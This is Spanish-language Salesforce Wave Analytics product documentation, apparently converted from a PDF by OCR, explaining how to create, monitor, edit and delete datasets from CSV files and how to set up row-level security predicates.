
1. En la página de inicio o de la aplicación, haga clic en **Crear** > **Conjunto de datos**.

2. Escriba el nombre de su conjunto de datos en el campo Nombre del conjunto de datos.
   El nombre no puede tener más de 80 caracteres.
3. Si desea crear el conjunto de datos en una aplicación diferentes, cambie la aplicación en la lista desplegable Aplicaciones.
4. Haga clic en **CSV**.
5. Agregue el archivo .csv.
   Tras agregar el archivo .csv, Wave Analytics genera y agrega automáticamente el archivo de metadatos correspondiente.





Nota: En lugar de utilizar el archivo de metadatos generado, si lo desea, puede cargar un archivo de metadatos diferente que ha creado desde cero. Si carga su propio archivo de metadatos, se desactivará el botón **Vista previa de datos**.

6. Realice las siguientes tareas para cambiar los atributos de metadatos en el archivo de metadatos generado.
   a. Haga clic en **Vista previa de datos** para ver y cambiar los atributos de metadatos obligatorios.





   b. Haga clic en el nombre de una columna para cambiarlo. El nombre de la columna es el nombre de visualización en el conjunto de datos. El nombre de la columna no puede tener más de 40 caracteres.




**c.** Haga clic en el encabezado de la columna para cambiar otros atributos para la columna.

Solo puede cambiar los atributos para las columnas de medición y fecha.




**d.** Para aplicar los cambios a todas las demás columnas del mismo tipo de datos, haga clic en **Aplicar a todas las columnas <data type>**.

**e.** Haga clic en **Enviar** para guardar los cambios de metadatos en el archivo de metadatos.

Nota: Si existen errores, el botón **Enviar** quedará atenuado.

**f.** Haga clic en **Aceptar** para cerrar el mensaje de confirmación.

**g.** Para cambiar atributos de metadatos opcionales, haga clic en para descargar el archivo de metadatos, modificar el archivo y luego cargarlo.

**7.** Haga clic en **Crear conjunto de datos**.
Se programará la carga de sus archivos de datos. Es posible que el procesamiento del trabajo de carga de los datos lleve algún tiempo; puede supervisar su estado en el supervisor de datos. Si la carga es correcta, el nuevo conjunto de datos estará disponible en la página de inicio o de aplicación.

8. Haga clic en **Continuar** para cerrar el mensaje de confirmación.

Reglas para la generación automática de un archivo de metadatos
Cuando carga un archivo CSV desde la interfaz de usuario, Wave Analytics genera automáticamente el archivo de metadatos siempre que el archivo CSV cumpla ciertos requisitos.

Supervisar una carga de datos externos
Cuando carga un archivo de datos externos, Wave Analytics inicia un trabajo que carga los datos en el conjunto de datos especificado. Puede utilizar el supervisor de datos para supervisar y solucionar problemas en la carga del trabajo.

## Reglas para la generación automática de un archivo de metadatos

Cuando carga un archivo CSV desde la interfaz de usuario, Wave Analytics genera automáticamente el archivo de metadatos siempre que el archivo CSV cumpla ciertos requisitos.

Para permitir que Wave Analytics genere el archivo de metadatos, un archivo CSV debe cumplir los siguientes requisitos.

- El tipo de archivo debe ser .csv, no .gz o .zip.
- El archivo debe contener una fila para el encabezado de columna y un registro al menos.
- El archivo CSV debe cumplir todos los requisitos de Wave Analytics como se indica en la Referencia de formato de datos externos.

Wave Analytics genera los atributos de metadatos para cada columna del archivo CSV basándose en las primeras 100 filas del archivo CSV. Wave Analytics emplea las siguientes reglas para convertir los nombres de columnas del archivo CSV en etiquetas de campos.

- Sustituye los caracteres especiales y los espacios con guiones bajos. Por ejemplo, "Nombre etapa" se convierte en "Nombre_etapa".
- Sustituye los guiones bajos consecutivos por un guión bajo, excepto cuando el nombre de columna termine por "__c". Por ejemplo, "nombre*&etapa" se convierte en "nombre_etapa".
- Coloca el prefijo en la etiqueta de campo "X" cuando el primer carácter del nombre de la columna es numérico. Por ejemplo, "30Días" se convierte en "X30Días".
- Sustituye el nombre de campo por "Column" + el número de columna cuando todos los caracteres del nombre de la columna no son alfanuméricos. Por ejemplo, el cuarto nombre de columna "*&^*(&*(%" se convierte en "Column4".
- Elimina guiones bajos al principio y al final de las etiquetas de campos para garantizar que no empiecen o terminen por un guión bajo.
- Incrementa la etiqueta de campo derivada si la etiqueta es la misma que una etiqueta existente. Por ejemplo, si "X2" ya existe, utiliza "X21", "X22", "X23".

Consejo: Puede descargar el archivo de metadatos generado para cambiar la configuración de los metadatos, y luego cargarlo para aplicar los cambios. Puede descargar el archivo de metadatos mientras crea o modifica un conjunto de datos.

## Supervisar una carga de datos externos

Cuando carga un archivo de datos externos, Wave Analytics inicia un trabajo que carga los datos en el conjunto de datos especificado. Puede utilizar el supervisor de datos para supervisar y solucionar problemas en la carga del trabajo.

La vista Trabajos (1) del supervisor de datos muestra el estado, la hora de inicio y la duración de cada trabajo de flujo de datos y trabajo de carga de datos externos. Muestra trabajos de los últimos 7 días y mantiene los registros durante 30 días.

### EDICIONES


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

### PERMISOS DE USUARIO

Para acceder al supervisor de datos:

- "Modifique Flujos de datos de Wave Analytics", "Cargue datos externos en Wave Analytics" o "Gestione Wave Analytics"




1. En Wave Analytics, haga clic en el botón de engranaje ( ) y, a continuación, haga clic en **Supervisor de datos** para abrir el supervisor de datos.

La vista Trabajos aparece de manera predeterminada. La vista Trabajos muestra el flujo de datos y los trabajos de carga. La vista Trabajos muestra todos los nombres de trabajos de carga como `<Flujo de carga de nombre_conjunto_datos>`. Puede pasar el ratón sobre un trabajo para ver el nombre completo.

Nota: Para ver trabajos de carga de datos externos en la vista Trabajos, se debe seleccionar **Mostrar** en el campo Cargas de archivo (2). Se selecciona de forma predeterminada.


2. Para ver el estado más reciente de un trabajo, haga clic en el botón Actualizar trabajos ( ).

   Cada trabajo pueden tener uno de los siguientes estados.


| Estado | Descripción |
|---|---|
| En cola | El trabajo está en cola para iniciar. |
| Ejecución | El trabajo se está ejecutando. |
| Con fallos | El trabajo con fallos. |
| Correcto | Se ha realizado el trabajo correctamente. |
| Advertencia | Se ha completado el trabajo correctamente, pero se han producido fallos en algunas filas. |

3. Para ver los detalles del tiempo de ejecución para un trabajo, amplíe el nodo del trabajo (3).
   Se mostrarán los detalles en tiempo de ejecución bajo el trabajo. En la sección de detalles en tiempo de ejecución, desplace a la derecha para ver información sobre las filas que se procesaron.
4. Para solucionar problemas de un trabajo con errores en filas, visualice el mensaje de error. Además, haga clic en el botón de descarga (1) en la sección de detalles del tiempo de ejecución para descargar el registro de error.

   Nota: Solo el usuario que cargó el archivo de datos externos puede ver el botón de descarga.



El registro de errores contiene una lista de filas con errores.




5. Para solucionar problemas en un trabajo con errores, visualice el mensaje de error y los detalles del tiempo de ejecución.

## Modificar un conjunto de datos

Puede modificar un conjunto de datos para cambiar el nombre del conjunto de datos, la aplicación, el predicado de seguridad o el archivo de metadatos ampliados (XMD) asociado con el conjunto de datos. Para conjuntos de datos creados a partir de un archivo de datos externos, también puede cargar un nuevo archivo de datos externos o un archivo de metadatos para actualizar los datos o los metadatos.

Si agrega un archivo de datos externo, Analytics Cloud genera y agrega el archivo de metadatos correspondiente. Para realizar más cambios en los metadatos, puede hacer clic en **Vista previa de datos** o descargar y modificar el archivo de metadatos generado. También puede cargar su propio archivo de metadatos para sobrescribir el archivo generado.

1. En la página de inicio o de la aplicación, haga clic en la ficha **Conjuntos de datos**.
2. Pase el ratón sobre el conjunto de datos que desee modificar y haga clic en **Modificar**.
3. Configure las siguientes opciones cuando corresponda.

| Opción | Descripción |
|---|---|
| Nombre del conjunto de datos | Introduzca un nuevo nombre si desea cambiar el nombre del conjunto de datos. El nombre no puede tener más de 80 caracteres. |
| Aplicación | Seleccione una nueva aplicación si desea trasladar el conjunto de datos a una aplicación diferente. |
| Agregar un archivo de metadatos ampliados (JSON) | Especifique un archivo de metadatos ampliado si desea personalizar el formato de los paneles asociados al conjunto de datos.<br>Consulte *Referencia de metadatos ampliados (XMD)* para obtener información sobre los archivos de metadatos ampliados. |
| Agregar un archivo de datos externos (CSV) | Especifique un archivo de datos externo si desea sustituir los datos existentes del conjunto de datos con datos procedentes del archivo de datos externo. El tamaño máximo |

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para modificar un conjunto de datos:


- "Modificar flujos de datos de Wave Analytics"

| Opción | Descripción |
| --- | --- |
| | de archivo es de 500 MB. Puede cargar archivos .CSV, .GZ, o .ZIP.<br>Consulte la *Referencia de formato de datos externos* para obtener información sobre los archivos de datos externos y los archivos de metadatos. |
| Añadir un archivo de metadatos (JSON) | Especifique un archivo de metadatos si desea volver a definir la estructura del archivo de datos externos. Si carga un nuevo archivo de metadatos, debe también cargar el archivo de datos externos correspondiente.<br>Consulte la *Referencia de formato de datos externos* para obtener información sobre los archivos de metadatos. |
| Predicado de seguridad | Añada un predicado de seguridad si desea aplicar seguridad a nivel de filas al conjunto de datos.<br>Para obtener información acerca de los predicados, consulte Seguridad a nivel de filas para conjuntos de datos. |

4. Si ha cargado un nuevo archivo .csv, haga clic en **Vista previa de datos** para ver y cambiar los atributos de metadatos obligatorios. Puede cambiar los metadatos opcionales más tarde.


   Nota: El botón **Vista previa de datos** está desactivado si ha cargado su propio archivo de metadatos.

   Después de hacer clic en **Vista previa de datos**, aparece la página de vista previa.





5. Para cada columna:

   a. Haga clic en el nombre de una columna para cambiarlo. El nombre de la columna es el nombre de visualización en el conjunto de datos. El nombre de la columna no puede tener más de 40 caracteres.




**b.** Haga clic en el encabezado de la columna para cambiar otros atributos obligatorios para la columna.

Solo puede cambiar los atributos para las columnas de medición y fecha.




**c.** Para aplicar los cambios a todas las demás columnas del mismo tipo de datos, haga clic en **Aplicar a todas las columnas <data type>**.

6. Haga clic en **Enviar** para guardar los cambios de metadatos en la página de vista previa del archivo de metadatos.

   Nota: El botón **Enviar** queda atenuado si existen errores.

7. Haga clic en **Aceptar** para cerrar el mensaje de confirmación.
8. Para cambiar los atributos de metadatos opcionales (que no son visibles en la página de vista previa), haga clic en para descargar el archivo de metadatos, modificar el archivo y luego cargarlo.
9. Haga clic en **Actualizar conjunto de datos**.
10. Haga clic en **Continuar** para cerrar el mensaje de confirmación.

# Eliminar un conjunto de datos

Elimine conjuntos de datos innecesarios de su Mi aplicación privada o en aplicaciones compartidas donde tiene al menos acceso de Editor. La eliminación de conjuntos de datos reduce la acumulación y le ayuda a evitar alcanzar el límite de su organización para filas en los conjuntos de datos registrados.

Cuando elimina un conjunto de datos, Wave Analytics elimina el conjunto de datos de forma permanente y no elimina los paneles y las lentes correspondientes que hacen referencia al conjunto de datos. Las lentes y los paneles que hacen referencia a un conjunto de datos eliminado ya no estarán disponibles. Como resultado, salesforce.com le recomienda eliminar las lentes y los paneles asociados antes de eliminar un conjunto de datos.

Si una transformación de flujo de datos (como edgemart o sfdcRegister) hace referencia al conjunto de datos, debe eliminar la referencia antes de poder eliminar el conjunto de datos. Por ejemplo, para eliminar el conjunto de datos "Oportunidades", debe eliminar la transformación sfdcRegister del miniprograma de flujos de datos que se muestra a continuación.

**EDICIONES**

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

**PERMISOS DE USUARIO**

Para eliminar un conjunto de datos:

- "Modificar flujos de datos de Wave Analytics"

```
{
...
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities"
      }
   },
...}
```

PRECAUCIÓN: No puede recuperar los conjuntos de datos eliminados.

1. En la página de inicio o de la aplicación, haga clic en la ficha **Conjuntos de datos**.
2. Pase el ratón sobre el conjunto de datos que desee eliminar y haga clic en **Modificar**.
3. Haga clic en **Eliminar conjunto de datos**.
   Si procese, Wave Analytics muestra una lista de todas las lentes y los todos los paneles que hacen referencia al conjunto de datos y a los que tiene acceso para ver. Después de eliminar el conjunto de datos, no se podrá utilizar ninguna lente o panel que haga referencia al conjunto de datos.
4. Haga clic en **Eliminar permanentemente** y confirme.

# Seguridad a nivel de filas para conjuntos de datos

Si un usuario de Wave Analytics tiene acceso a un conjunto de datos, tiene acceso a todos los registros del conjunto de datos de forma predeterminada. Sin embargo, puede implementar seguridad a nivel de filas en un conjunto de datos para restringir el acceso a los registros. Algunos registros pueden contener datos confidenciales que no deben ser accesibles a todos los usuarios.

Para implementar la seguridad a nivel de filas, defina un predicado para cada conjunto de datos en el que desee restringir el acceso a registros. Un *predicado* es una condición de filtro que define el acceso a nivel de filas en los registros de un conjunto de datos.

Cuando un usuario envía una consulta en un conjunto de datos que tiene un predicado, Wave Analytics comprueba el predicado para determinar los registros a los que el usuario tiene acceso. Si el usuario no tiene acceso a un registro, Wave Analytics no devuelve ese registro.

El predicado es flexible y puede modelar varios tipos de políticas de seguridad. Por ejemplo, puede crear predicados en base a:

- Propiedad de los registros. Permite a cada usuario ver únicamente los registros que posee.
- Visibilidad de gestión. Permite a cada usuario ver registros propiedad o compartidos por sus subordinados en base a una jerarquía de funciones.
- Colaboración de equipo o cuenta. Permite a todos los miembros de un equipo, como un equipo de oportunidad, ver registros compartidos con el equipo.
- Una combinación de diversos requisitos de seguridad. Por ejemplo, es posible que necesite definir un predicado basado en la jerarquía de funciones, equipos y propiedad de registros de Salesforce.

El tipo de política de seguridad que implemente depende del modo en que desee restringir el acceso a los registros del conjunto de datos.

PRECAUCIÓN: Si no se aplica seguridad a nivel de filas a un conjunto de datos, cualquier usuario que tenga acceso al conjunto de datos podrá ver todos los registros del conjunto de datos.

## Consideraciones a tener en cuenta al definir un predicado para un conjunto de datos

Aplicar un predicado a un conjunto de datos es algo más que definir la expresión de predicado. También debe tener en cuenta el modo en que el predicado depende de la información del conjunto de datos y dónde se define la expresión de predicado.

## Ejemplo de seguridad a nivel de filas basado en la propiedad de registros

Observemos un ejemplo donde se crea un conjunto de datos basado en un archivo CSV y luego se implementa seguridad a nivel de filas basada en la propiedad de registros. En este ejemplo creará un conjunto de datos que contiene objetivos de ventas de propietarios de cuentas. Para restringir el acceso a cada registro del conjunto de datos, creará una política de seguridad donde el usuario solo puede ver objetivos de ventas de las cuentas que posee. Este proceso requiere múltiples pasos que se describen en las secciones que siguen.

## Ejemplo de seguridad a nivel de filas basado en equipos de oportunidad

Observemos un ejemplo donde se crea un conjunto de datos basado en datos de Salesforce y luego se implementa seguridad a nivel de filas basada en un equipo de oportunidad. En este ejemplo, creará un conjunto de datos que contiene únicamente oportunidades asociadas con un equipo de oportunidad. Para restringir el acceso a cada registro del conjunto de datos, creará una política de seguridad donde solo los miembros de la oportunidad podrán ver su oportunidad. Este proceso requiere múltiples pasos que se describen en las secciones que siguen.

Ejemplo de seguridad a nivel de filas basado en la jerarquía de funciones y la propiedad de registros

Observemos un ejemplo donde se crea un conjunto de datos basado en datos de Salesforce y luego se implementa seguridad a nivel de filas basada en la jerarquía de funciones y la propiedad de registros. En este ejemplo, creará un conjunto de datos que contiene todas las oportunidades. Para restringir el acceso a cada registro del conjunto de datos, creará una política de seguridad donde el usuario solo puede ver oportunidades que posee o que poseen sus subordinados en base a la jerarquía de funciones de Salesforce. Este proceso requiere múltiples pasos que se describen en las secciones que siguen.

CONSULTE TAMBIÉN

Transformación sfdcRegister

Parámetros de sfdcRegister

## Consideraciones a tener en cuenta al definir un predicado para un conjunto de datos

Aplicar un predicado a un conjunto de datos es algo más que definir la expresión de predicado. También debe tener en cuenta el modo en que el predicado depende de la información del conjunto de datos y dónde se define la expresión de predicado.

Puede crear una expresión de predicado en base a la información del conjunto de datos. Por ejemplo, para permitir que todos los usuarios vean únicamente los registros del conjunto de datos que poseen, puede crear un predicado basándose en una columna de conjunto de datos que contiene el propietario de cada registro. Si es necesario, puede cargar datos adicionales en un conjunto de datos requerido por el predicado.

La ubicación donde define el predicado varía.

- Para aplicar un predicado en un conjunto de datos creado a partir de un flujo de datos, agregue el predicado en el campo **rowLevelSecurityFilter** de la transformación Register. La próxima vez que se ejecute el flujo de datos, Wave Analytics aplicará el predicado.
- Para aplicar un predicado en un conjunto de datos creado a partir de un archivo de datos externo, defina el predicado en el campo **rowLevelSecurityFilter** del archivo de metadatos asociado con el archivo de datos externo. Wave Analytics aplica el predicado cuando carga el archivo de metadatos y el archivo de datos externo. Si ya ha creado el conjunto de datos a partir de un archivo de datos externo, puede modificar el conjunto de datos para aplicar o cambiar el predicado.

## Ejemplo de seguridad a nivel de filas basado en la propiedad de registros

Observemos un ejemplo donde se crea un conjunto de datos basado en un archivo CSV y luego se implementa seguridad a nivel de filas basada en la propiedad de registros. En este ejemplo creará un conjunto de datos que contiene objetivos de ventas de propietarios de cuentas. Para restringir el acceso a cada registro del conjunto de datos, creará una política de seguridad donde el usuario solo puede ver objetivos de ventas de las cuentas que posee. Este proceso requiere múltiples pasos que se describen en las secciones que siguen.

Nota: Aunque este ejemplo trata sobre la aplicación de un predicado a un conjunto de datos creado a partir de un archivo CSV, este procedimiento también se puede aplicar a un conjunto de datos que se cree a partir de datos de Salesforce.

1. Determinar los datos que hay que incluir en el conjunto de datos

   En primer lugar, determine qué datos desea incluir en el conjunto de datos. Para este ejemplo, creará un conjunto de datos Targets que contiene todos los objetivos de ventas.

2. Determinar la seguridad a nivel de filas para conjuntos de datos

   Ahora es el momento de pensar en la seguridad a nivel de filas. ¿Cómo restringirá el acceso a cada registro en este conjunto de datos?

3. Agregar el predicado al archivo de metadatos
   Para un conjunto de datos creado a partir de un archivo CSV, puede especificar el predicado en el archivo de metadatos asociado con el archivo CSV o cuando modifica el conjunto de datos.
4. Crear el conjunto de datos
   Ahora que ha actualizado el archivo de metadatos con el predicado, puede crear el conjunto de datos.
5. Probar la seguridad a nivel de filas del conjunto de datos
   Debe verificar que el predicado se aplica adecuadamente y que cada usuario puede ver sus propios objetivos de ventas.


## Determinar los datos que hay que incluir en el conjunto de datos

En primer lugar, determine qué datos desea incluir en el conjunto de datos. Para este ejemplo, creará un conjunto de datos Targets que contiene todos los objetivos de ventas.

Obtendrá los objetivos de ventas desde el archivo CSV que se muestra a continuación.

| AccountOwner | Región | Destino | TargetDate |
|---|---|---|---|
